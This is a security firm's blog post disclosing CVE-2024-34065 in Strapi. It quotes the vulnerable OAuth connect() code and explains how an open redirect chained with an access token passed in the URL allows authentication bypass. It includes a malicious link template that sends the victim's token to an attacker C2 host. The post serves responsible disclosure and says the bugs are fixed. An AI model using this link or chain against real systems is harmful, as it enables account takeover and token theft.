# Looking for vulnerabilities in Strapi (CVE-2024-34065)

Posted Tue 25 June 2024
Author Mathieu Farrell
Category Pentest
Tags pentest, framework, Strapi, Node.js, vulnerability, 2024

Discovery of two vulnerabilities (CVE-2024-34065) in Strapi, an open source content management system. In this post we explain how these vulnerabilities, if chained together, allow authentication to be bypassed.

## Introduction

During a black-box audit for one of our customers, we were dealing with a server communicating with an API which we identified as being Strapi, a "headless" content management system. As attackers, we like to place ourselves as much as possible in a white-box context (with full access to the source code and documentation of the target of our audit) in order to review the code and identify potential vulnerabilities. Fortunately in this case, the code of Strapi is available on GitHub, so we were just one git command away from going white-box.

> However, when auditing the core of a CMS, we are not able to audit custom functionalities implemented by the client, so we still had to try some paths in black-box mode to cover the specific modifications made by our customer.

We looked for bugs in the Strapi source code and discovered an interesting combination of vulnerabilities that allowed us to bypass user authentication.

## The bug (CVE-2024-34065)

The first bug is an Open Redirect (CWE-601), a common bug seen in pentests and bug bounties that generally does not have a huge direct impact, and is more commonly used in phishing attacks (for example, during Red Team exercises to bypass the security provided by mail providers).

The bug can be identified in the `connect()` function from the following file packages/plugins/users-permissions/server/controllers/auth.js.

```
'use strict';

/**
 * Auth.js controller
 *
 * @description: A set of functions called "actions" for managing `Auth`.
 */

...

module.exports = {

...

  async connect(ctx, next) {
    const grant = require('grant-koa');

    const providers = await strapi
      .store({ type: 'plugin', name: 'users-permissions', key: 'grant' })
      .get();

    const apiPrefix = strapi.config.get('api.rest.prefix');
    const grantConfig = {
      defaults: {
        prefix: `${apiPrefix}/connect`,
      },
      ...providers,
    };

    const [requestPath] = ctx.request.url.split('?');
    const provider = requestPath.split('/connect/')[1].split('/')[0];

    if (!_.get(grantConfig[provider], 'enabled')) {
      throw new ApplicationError('This provider is disabled');
    }

    if (!strapi.config.server.url.startsWith('http')) {
      strapi.log.warn(
        'You are using a third party provider for login. Make sure to set an absolute url in config/server.js.
More info here: https://docs.strapi.io/developer-docs/latest/plugins/users-permissions.html#setting-up-the-server-
url'
      );
    }

    // Ability to pass OAuth callback dynamically
    grantConfig[provider].callback =
      _.get(ctx, 'query.callback') ||
      _.get(ctx, 'session.grant.dynamic.callback') ||
      grantConfig[provider].callback;
    grantConfig[provider].redirect_uri = getService('providers').buildRedirectUri(provider);

    return grant(grantConfig)(ctx, next);
  },

  ...

};
```


The following lines are responsible for the bug:

```
    ...

    // Ability to pass OAuth callback dynamically
    grantConfig[provider].callback =
      _.get(ctx, 'query.callback') ||
      _.get(ctx, 'session.grant.dynamic.callback') ||
      grantConfig[provider].callback;
    grantConfig[provider].redirect_uri = getService('providers').buildRedirectUri(provider);

    ...
```

Unlike a classic Open Redirect, it is the execution flow of the authentication mechanism that we found funny and decided to document.

The second vulnerability identified was the transmission in the URL of secrets related to authentication (notably, in our case the `access_token`). When chained to the previous bug, this enabled us to bypass the authentication (via a user interaction such as clicking on a link).

Below, you will find an explanatory diagram of the authentication mechanism:




- 1) The attacker sends a malicious link to a user (the victim).

```
https://<TARGET>/api/connect/microsoft?callback=http://<C2>:8080
```

- 2) The user clicks on the link to go to the vulnerable site. Strapi retrieves the value of the `callback` parameter in the URL (this parameter corresponds to the address of a server controlled by the attacker).

```
// Ability to pass OAuth callback dynamically
grantConfig[provider].callback = _.get(ctx, 'query.callback') || _.get(ctx, 'session.grant.dynamic.callback') || grantConfig[provider].callback;
grantConfig[provider].redirect_uri = getService('providers').buildRedirectUri(provider);
```

- 3) The server responds with a 302 status code and sets the cookie `koa.sess` (which is a JWT containing the callback value within the key `grant.dynamic.callback`). The 302 response redirects the user to login.microsoftonline.com to authenticate with their Microsoft account.
- 4) The user authenticates using their Microsoft account. If the user has already authenticated with Microsoft in the past and their session is still valid (via their cookies), then, this step is transparent.
- 5) Once authentication has been successfully completed (or transparent thanks to cookies), Microsoft redirects the user to Strapi, specifying the `code` and `session_state` parameters in the URL.

```
https://<TARGET>/api/connect/microsoft/callback?code=<CODE_PROVIDED_BY_MICROOSFT>&session_state=
<VALUE_SUPPLIED_BY_MICROSOFT>
```

- 6) As the `callback` parameter is not specified in the URL, Strapi retrieves this information from the user's cookies (more precisely, from the key `grant.dynamic.callback`).

```
// Ability to pass OAuth callback dynamically
grantConfig[provider].callback = _.get(ctx, 'query.callback') || _.get(ctx, 'session.grant.dynamic.callback') || grantConfig[provider].callback;
grantConfig[provider].redirect_uri = getService('providers').buildRedirectUri(provider);
```

- 7) Strapi redirects the user to the URL specified by the attacker, while adding the `access_token` parameter to the URL.
- 8) The user is redirected to the C2 and consequently leaks their token.
- 9) The C2 redirects the user to the original Website.

Once the token is in the attacker's possession, they are able to regenerate JWTs for this account and can therefore bypass authentication. We also would like to remind you that all the steps described in the diagram are totally transparent to the victim (unless manual authentication to Microsoft is required), making the attack imperceptible.

We reported these vulnerabilities to the Strapi team and they are fixed now. The report timeline can be found here.

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!